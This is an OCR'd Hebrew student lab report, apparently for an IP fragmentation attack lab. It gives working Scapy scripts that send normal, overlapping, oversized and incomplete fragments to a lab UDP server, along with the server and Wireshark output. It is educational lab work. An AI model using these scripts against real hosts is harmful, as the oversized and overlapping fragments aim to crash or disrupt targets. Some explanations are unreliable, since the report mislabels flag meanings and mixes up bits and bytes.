
# IP and ICMP Attacks

## Tasks 1: IP Fragmentation




שרטוט זה הינו מתאים לכל task 1.


מבוא:

במשימה זו אנו מתבקשים לשלוח חבילת UDP לשרת UDP.
אך במקום לשלוח רק IP PACKET אחד אנחנו מתבקשים לפצל את הפאקט לשלוש פרגמנטים שונים המכילים 32 bytes של נתונים.
במידה ונצליח במשימה השרת יציג 96 bytes של נתונים בסך הכל.
למשימה זו ישנם 4 סעיפים שונים המתמקדים בפרגמנטציה.
בסעיף הראשון אנו מתבקשים לשלוח את שלושת הפרגמנטים ולראות האם השרת מקבל אותם כהלכה ומציג את חבילת הUDP השלמה.
מטרת הסעיף היא להבין כיצד עובדת הפרגמנטציה והציפייה שלנו היא להצליח להעביר את החבילה השלמה באמצעות פרגמנטים. נוכל לבדוק פעולה זו לפי התבוננות בwireshark כדי לראות את הפרגמנטים וכמובן את תוצאת החבילה על גבי השרת.
בסעיף השני אנו מתבקשים לשלוח את שלושת הפרגמנטים עם חפיפה בין הפרגמנט הראשון לשני ושוב לראות האם השרת מקבל אותם כהלכה ומציג את חבילת הUDP השלמה. מטרת סעיף זה היא להתקיף את השרת על מנת שלא ידע כיצד לתפעל חפיפה בין פרגמנטים ונוכל לבדוק את תוצאות ההתקפה על ידי התבוננות בwireshark כדי לראות את הפרגמנטים וכמובן את תוצאת החבילה על גבי השרת.
בסעיף השלישי אנו מתבקשים לשלוח פרגמנטים שכאשר יבוצע עליהם reassemble גודל פאקט הIP יהיה גדול מהמקסימום ושוב לראות האם השרת מקבל אותם כהלכה ומציג את חבילת הUDP השלמה. מטרת סעיף זה היא להתקיף את השרת על מנת שלא ידע כיצד לתפעל כאשר הוא מקבל חבילה גדולה יותר מהמקסימום האפשרי ונוכל לבדוק את תוצאות ההתקפה על ידי התבוננות בwireshark כדי לראות את הפרגמנטים וכמובן את תוצאת החבילה על גבי השרת.
בסעיף הרביעי והאחרון של משימה זו, אנו מתבקשים לשלוח פרגמנטים שכאשר יבוצע עליהם reassemble יהיו חסרים פרגמנטים (אחד לפחות) מחבילת הUDP השלמה


ועלינו לראות כיצד השרת יגיב בעת קבלת החבילה החסרה. מטרת סעיף זה היא להתקיף את השרת על מנת שלא ידע כיצד לתפעל כאשר חסרים פרגמנטים בחבילה ונוכל לבדוק את תוצאות ההתקפה על ידי התבוננות בwireshark כדי לראות את הפרגמנטים וכמובן את תוצאת החבילה על גבי השרת.

## Task 1.a: Conducting IP Fragmentation

נפתח ב server  את 9090 port ואליו נשלח את ה packets מה attaker




נשנה את ה הגדרות שלה ה wireshark לפי הגדרת המטלה



נכתוב קוד בעזרת scapy שנשלח בו packet שבנוי 3 fragments עם ה playload:
הבאים: 32*A*32 ,B*32, C

הקוד שמעל שולח packet עם מה attacker אל ה server ה frag של ה packets
ששלחנו הם:
frag =0
frag = 5
frag = 9
0 מכיוון שתחילת המידע מתחילה מהתחלה כי הוא הפרגמנט הראשון שעליו העמסנו
header בגודל 8 וpayload בגודל 32 לכן ה ofset של הpacket השני יהיה
(8+32)/8=5 מכיוון שה ofret נמדד ב byte ולא ב bits .
בפרגמנט השלישי ה ofset יהיה 9 מכיוון שאין header לפרגמנט השני רק payload
בגודל 32 אז נחשב (32+32+8)/8=9

```
[04/29/2024 11:12] Attacker >>> sudo python taks1a.py
Finish Sending Packets!
```

מהמחשב של ה attackret ניתן לראות שהקוד בוצע

נבדוק מה מחשב של ה server:

```
[04/29/2024 11:11] Server >>> nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

ב sever ניתן לראות כי כל fragment הגיעו ועשו reassemble מוצלח

נבדוק ב wireshark את ה fragments ששלחנו

| | | | | | | |
|---|---|---|---|---|---|---|
| 35 | 2024-04-29 11:12:06.213229442 | 10.0.2.100 | 10.0.2.20 | UDP | 74 | 7070 → 9090 Len=96 |
| 36 | 2024-04-29 11:12:06.261920136 | 10.0.2.100 | 10.0.2.20 | IPv4 | 66 | Fragmented IP protocol (prot… |
| 37 | 2024-04-29 11:12:06.313605709 | 10.0.2.100 | 10.0.2.20 | IPv4 | 66 | Fragmented IP protocol (prot… |

ניתן לראות שה fragments נשלחו

כעת נבדוק את payload שלהם:

```
▸ Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu_b0:a2:eb (08:00:27:b0:a2:eb)
▸ Internet Protocol Version 4, Src: 10.0.2.100, Dst: 10.0.2.20
▸ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▾ Data (32 bytes)
    Data: 4141414141414141414141414141414141414141414141414141...
    [Length: 32]
```

```
0000  08 00 27 b0 a2 eb 08 00  27 5f 1a 9e 08 00 45 00   ..'..... '_....E.
0010  00 3c 03 e8 20 00 40 11  3e 52 0a 00 02 64 0a 00   .<.. .@. >R...d..
0020  02 14 1b 9e 23 82 00 68  00 00 41 41 41 41 41 41   ....#..h ..AAAAAA
0030  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0040  41 41 41 41 41 41 41 41  41 41                     AAAAAAAA AA
```

ב fragment הראשון נשלח 32*A

```
▸ Frame 4: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu_b0:a2:eb (08:00:27:b0:a2:eb
▸ Internet Protocol Version 4, Src: 10.0.2.100, Dst: 10.0.2.20
▾ Data (32 bytes)
    Data: 4242424242424242424242424242424242424242424242424242...
    [Length: 32]
```

```
0000  08 00 27 b0 a2 eb 08 00  27 5f 1a 9e 08 00 45 00   ..'..... '_....E.
0010  00 34 03 e8 20 05 40 11  3e 55 0a 00 02 64 0a 00   .4.. .@. >U...d..
0020  02 14 42 42 42 42 42 42  42 42 42 42 42 42 42 42   ..BBBBBB BBBBBBBB
0030  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42   BBBBBBBB BBBBBBBB
0040  42 42                                             BB
```

ב fragment השני נשלח 32*B

```
▸ Frame 5: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu_b0:a2:eb (08:00:27:b0:a2:eb)
▸ Internet Protocol Version 4, Src: 10.0.2.100, Dst: 10.0.2.20
▾ Data (32 bytes)
    Data: 4343434343434343434343434343434343434343434343434343...
    [Length: 32]
```

```
0000  08 00 27 b0 a2 eb 08 00  27 5f 1a 9e 08 00 45 00   ..'..... '_....E.
0010  00 34 03 e8 00 09 40 11  5e 51 0a 00 02 64 0a 00   .4....@. ^Q...d..
0020  02 14 43 43 43 43 43 43  43 43 43 43 43 43 43 43   ..CCCCCC CCCCCCCC
0030  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0040  43 43                                             CC
```

ב fragment  השלישי נשלח 32*C

**Task 1.b: IP Fragments with Overlapping Contents**

הכתוב קוד באמצעות scapy ונשלח 3 פרגמנטים כמו בtask 1.a רק שהפעם נבצע overlapping על הפרגמנט הראשון והשני ונראה מה יקרה.

```python
from scapy.all import *
id = 1000
#first freg
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id  # Identification
ip.frag = 0  # Offset of this IP fragment
ip.flags = 1  # Indicates "Don't Fragment
udp = UDP(sport=7070, dport=9090)
udp.len =  8  + 32 + 32 + 32
payload = 'A' * 40
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)

#Second Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 5
ip.flags = 1
ip.proto = 17 # represents UDP (not must to write it)
payload = 'B' *32
pkt = ip/payload
send(pkt,verbose=0)

#Third Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 9
ip.flags = 0
ip.proto = 17 # represents UDP (not must to write it)
payload = 'C'*32
pkt = ip/payload
send(pkt,verbose=0)

print("Finish Sending Packets!")
```

בקוד כתבנו  שלחנו שוב 3 fragments  אך הפעם במקום לשלוח 32*a בפרגמנט הראשון, שלחנו 40*a על מנת שיהיה overlap עם הפרגמנט השני.

נריץ את הקוד

```
[05/05/2024 15:37] Attacker >>> sudo python task1b.py
Finish Sending Packets!
```

אפשר לראות הקוד רץ בהצלחה

עכשיו נבדוק מהצד של ה server אם ה packet התקבל ואיך הוא עשה reassemble

```
[05/05/2024 15:37] Server >>> nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

מהצד של ה server אפשר לראות ה packet התקבל בהצלחה השני ונעשה reassemble אך ניתן לראות מכיוון שהיה overlap של 8 ביט אז הפרגמנט השני נחתך בדיוק ב8 ביט וקיבלנו רק את ההמשך של הפרגמנט השני (24 * b) במקום כולו.

בקוד הבא שלחנו קודם את ה fragment השני לאחר מכן את ה fragment הראשון ורק אז את ה fragment השלישי

```
from scapy.all import *
id = 1000
#first freg
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id  # Identification
ip.frag = 0  # Offset of this IP fragment
ip.flags = 1  # Indicates "Don't Fragment
udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 32 + 32 + 32
payload = 'A' * 40
pkt = ip/udp/payload
pkt[UDP].chksum = 0
#send(pkt,verbose=0)

#Second Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 5
ip.flags = 1
ip.proto = 17 # represents UDP (not must to write it)
payload = 'B' * 32
pkt2 = ip/payload
send(pkt2,verbose=0)
send(pkt,verbose=0)

#Third Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 9
ip.flags = 0
ip.proto = 17 # represents UDP (not must to write it)
payload = 'C' * 32
pkt = ip/payload
send(pkt,verbose=0)
```

נריץ את הקוד

```
[05/05/2024 15:38] Attacker >>> sudo python task1b_2.py
Finish Sending Packets!
```

ניתן לראות שכל הקוד רץ בהצלחה

נבדוק מה קרה אצל ה sarver שצריך לעשות reassemble

```
[05/05/2024 15:39] Server >>> nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

ניתן לראות שהשרת עשה reassemble כמו שצריך לpacket ממש כאילו שלחנו את הפרגמנטים בסדר הרגיל.
מכאן אנחנו יכולים ללמוד שכאשר מתבצע reassemble סדר שליחת הפרגמנטים לא משנה אלא רק הערך ב ip.freg.

המשך 1.b

בחלק השני של task זה, התבקשנו לבצע שליחת פרגמנטים עם overlapping אך הפעם שהפרגמנט השני יהיה מוכל כולו בתוך הפרגמנט הראשון.

```
from scapy.all import *
id = 1000
#first freg
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id  # Identification
ip.frag = 0  # Offset of this IP fragment
ip.flags = 1  # Indicates "Don't Fragment
udp = UDP(sport=7070, dport=9090)
udp.len = 8  + 32 + 32 + 8
payload = 'A' * 40
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)

#Second Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 2
ip.flags = 1
ip.proto = 17 # represents UDP (not must to write it)
payload = 'B' * 32
pkt2 = ip/payload
send(pkt2,verbose=0)


#Third Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 6
ip.flags = 0
ip.proto = 17 # represents UDP (not must to write it)
payload = 'C' * 32
pkt = ip/payload
send(pkt,verbose=0)
```

ניתן לראות שגודל הפרגמנט השני מוכל בפרגמנט הראשון מכיוון שגודל הפרגמנט הראשון הוא 6 בייט והוא מתחיל כאשר ip.freg = 0 וגודל הפרגמנט השני הוא 4 בייט והוא מתחיל כאשר ip.freg = 2.

```
[05/05/2024 15:48] Server >>> nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCC
```

ניתן לראות מהצד של השרת שלא קיבלנו כלל את הפרגמנט השני וזה מכיוון שכאשר מתבצע overlapping השרת יבצע reassemble על הפרגמנט עם ip.freg לפי סדר ואז ממשיך ולכן כשהשרת ביצע reassemble הוא התחיל עם הפרגמנט הראשון ואז הip.fregכבר היה שווה ל6 שזה כבר מעבר לip. Freg של הפרגמנט השני ולכן עבר ישירות לפרגמנט השלישי שמתחיל כאשר ip.freg = 6.

הפעם ננסה לשלוח את הפרגמנט השני לפני הפרגמנט הראשון ונראה מה יקרה.

```python
from scapy.all import *
id = 1000
#first freg
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id  # Identification
ip.frag = 0  # Offset of this IP fragment
ip.flags = 1  # Indicates "Don't Fragment
udp = UDP(sport=7070, dport=9090)
udp.len = 8  + 32 + 32 + 8
payload = 'A' * 40
pkt = ip/udp/payload
pkt[UDP].chksum = 0
#send(pkt,verbose=0)

#Second Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 2
ip.flags = 1
ip.proto = 17 # represents UDP (not must to write it)
payload = 'B' * 32
pkt2 = ip/payload
send(pkt2,verbose=0)
send(pkt,verbose=0)

#Third Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 6
ip.flags = 0
ip.proto = 17 # represents UDP (not must to write it)
payload = 'C' * 32
pkt = ip/payload
send(pkt,verbose=0)
```

וכעת נבדוק כיצד נעשה reassemble

```
[05/05/2024 15:54] Server >>> nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCC
```

ניתן לראות שהשרת עשה reassemble כמו שצריך לpacket ממש כאילו שלחנו את הפרגמנטים בסדר הרגיל.
מכאן אנחנו יכולים ללמוד שכאשר מתבצע reassemble סדר שליחת הפרגמנטים לא משנה אלא רק הערך ב ip.freg.

## Task 1.c: Sending a Super-Large Packet

בקוד הבא ננסה לשלוח packet ממש גדול ונראה מה יקרה.

```
from scapy.all import *
id = 1000
#first freg
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id  # Identification
ip.frag = 0  # Offset of this IP fragment
ip.flags = 1  # Indicates "Don't Fragment
udp = UDP(sport=7070, dport=9090)
udp.len =  8 + 32 + 32 + 32
payload = 'A' * 2 **15
print("first ", len(payload))
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)

#Second Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 4097 # We sent
ip.flags = 1
ip.proto = 17 # represents UDP (not must to write it)
payload = 'B' *(2**16 -8 - 32)
print("second, ",len(payload))
pkt = ip/payload
send(pkt,verbose=0)
```

לפי מה שאנחנו יודעים הגודל המקסימסלי של packet הוא 2^16  לכן ננסה לשלוח 2 fragments  גדולים מאוד

הרצנו את הקוד הבאים

```
[04/29/2024 12:35] Attacker >>> sudo python taks1a.py
Finish Sending Packets!
[04/29/2024 12:35] Attacker >>> sudo python taks1c.py
('first ', 32768)
('second, ', 65496)
[04/29/2024 12:35] Attacker >>> sudo python taks1a.py
Finish Sending Packets!
```

תחילה הרצנו את הקוד ממטלה A1 על מנת לראות ששרת אכן עובד ולאחר מכאן הרצנו את הקוד של המטלה הנוכחית ואז שוב את המקוד ממטלה A1 על מנת לבדוק אם השרת עדיין פעיל.

עכשיו נסתכל מהצד של השרת

```
[04/29/2024 12:35] Server >>> nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

אפשר לראות מהצד של השרת שהוא קיבל את ה packet מהקוד הראשון שהרצנו ומהקודים השני והשלישי הוא לא קיבל כלום מכיוון שלאחר שהוא לא הצליח לבצע reassemble בקוד השני הוא קרס ולא קיבל את ה fragmnets של הקוד השלישי שאנחנו יודעים שתקין.

## Task 1.d: Sending Incomplete IP Packet

כעת התבקשנו לשלוח Ip packet עם פרגמנטים חסרים, לכן לקחנו את הקוד של b.1 אך הפעם לא שלחנו בכלל את הפרגמנט השני ונראה מה יקרה

```
from scapy.all import *
id = 1000
#first freg
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id  # Identification
ip.frag = 0  # Offset of this IP fragment
ip.flags = 1  # Indicates "Don't Fragment
udp = UDP(sport=7070, dport=9090)
udp.len = 8  + 32 + 32 + 8
payload = 'A' * 40
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)

#Second Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 2
ip.flags = 1
ip.proto = 17 # represents UDP (not must to write it)
payload = 'B' * 32
pkt2 = ip/payload
#send(pkt2,verbose=0)


#Third Fragment
ip = IP(src="10.0.2.100", dst="10.0.2.20")
ip.id = id
ip.frag = 9
ip.flags = 0
ip.proto = 17 # represents UDP (not must to write it)
payload = 'C' * 32
pkt = ip/payload
send(pkt,verbose=0)
```

```
[05/05/2024 16:12] Server >>> nc -lu 9090
```

ניתן לראות מהצד של השרת שלא מתקבל כלום
לכן נצטרך לבצע בדיקה כדי לוודא מה קרה


נריץ את ה קוד של מטלה b.1 פעמיים על מנת לבדוק אם השרת מקבל את ה packets
ואז הרצנו את הקוד של המטלה הנוכחית

```
[05/05/2024 16:15] Attacker >>> sudo python task1b2_2.py
[05/05/2024 16:15] Attacker >>> sudo python task1d.py
All fregments sent
[05/05/2024 16:15] Attacker >>> sudo python task1b2_2.py
```

אפשר לראות הקוד של מטלה b.1 עבד כמו שצריך רק בפעם הראשונה.

```
[05/05/2024 16:12] Server >>> nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCC
```

נראה ב wireshark אם ה packets מה attacker נשלחו




| | | | | | |
|---|---|---|---|---|---|
